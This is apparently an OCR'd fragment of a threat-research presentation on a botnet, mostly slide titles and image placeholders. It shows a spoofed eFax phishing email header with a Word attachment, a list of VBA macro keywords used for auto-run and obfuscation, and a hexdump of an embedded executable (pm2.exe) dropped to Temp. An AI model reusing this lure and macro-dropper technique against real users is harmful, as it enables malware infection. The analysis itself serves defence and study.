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

root [~]# wall Summary - botnet snapshot



root [~]# wall Modus operandi



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
root [~]# wall Modus operandi



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
Moskalvzapoe

```
From nobody Thu Sep 24 14:56:32 2015
Return-Path: <pertinacitys3@rd.francetelecom.com>
From: "eFax Mail" <receive@mail.efax.com>
Content-Type: multipart/alternative;
 boundary="Apple-Mail=_27A5866D-391D-B510-6C51-2DD36A1FA4A2"
Subject: New 2 page(s) eFax from (505) 562-9754
Message-Id: <1668C2D7-6231-3BB0-8CBE-2E2F8EC2EE44@rd.francetelecom.com>
Date: Thu, 24 Sep 2015 14:45:04 +0000
From nobody Thu Sep 24 14:56:32 2015
Content-Transfer-Encoding: base64
Content-Disposition: inline;
  filename=fax_(505) 562-9754
Content-Type: application/msword;
  name="fax_(505) 562-9754"
Content-Id: <C750B34A-D3E5-AF1C-50DF-C979FB434338>
```



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
root [~]# wall Moskalvzapoe



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
root [~]# wall Moskalvzapoe



- AutoOpen: Runs when the Word document is opened
- Auto_Open: Runs when the Excel workbook is opened
- Workbook_Open: Runs when the Excel workbook is opened
- Open: Opens a file
- Shell: Runs an executable file or system command
- CreateObject: Creates an OLE object
- Chr: May be used to obfuscate specific strings
- Environ: Reads the system environment variables

root [~]# wall Moskalvzapoe


```
00005000  d7 dc 02 00 02 00 70 6d  32 2e 65 78 65 00 43 3a  |......pm2.exe.C:|
00005010  5c 41 61 61 5c 65 78 65  5c 70 6d 32 2e 65 78 65  |\Aaa\exe\pm2.exe|
00005020  00 00 00 03 00 26 00 00  00 43 3a 5c 55 73 65 72  |.....&...C:\User|
00005030  73 5c 4d 5c 41 70 70 44  61 74 61 5c 4c 6f 63 61  |s\M\AppData\Loca|
00005040  6c 5c 54 65 6d 70 5c 70  6d 32 2e 65 78 65 00 00  |l\Temp\pm2.exe..|
00005050  dc 02 00 4d 5a 90 00 03  00 00 00 04 00 00 00 ff  |...MZ...........|
00005060  ff 00 00 b8 00 00 00 00  00 00 00 40 00 00 00 00  |...........@....|
00005070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00005080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 f8  |................|
00005090  00 00 00 0e 1f ba 0e 00  b4 09 cd 21 b8 01 4c cd  |...........!..L.|
000050a0  21 54 68 69 73 20 70 72  6f 67 72 61 6d 20 63 61  |!This program ca|
000050b0  6e 6e 6f 74 20 62 65 20  72 75 6e 20 69 6e 20 44  |nnot be run in D|
000050c0  4f 53 20 6d 6f 64 65 2e  0d 0d 0a 24 00 00 00 00  |OS mode....$....|
```

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
Loaders web interface



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root [~]# wall Modus operandi

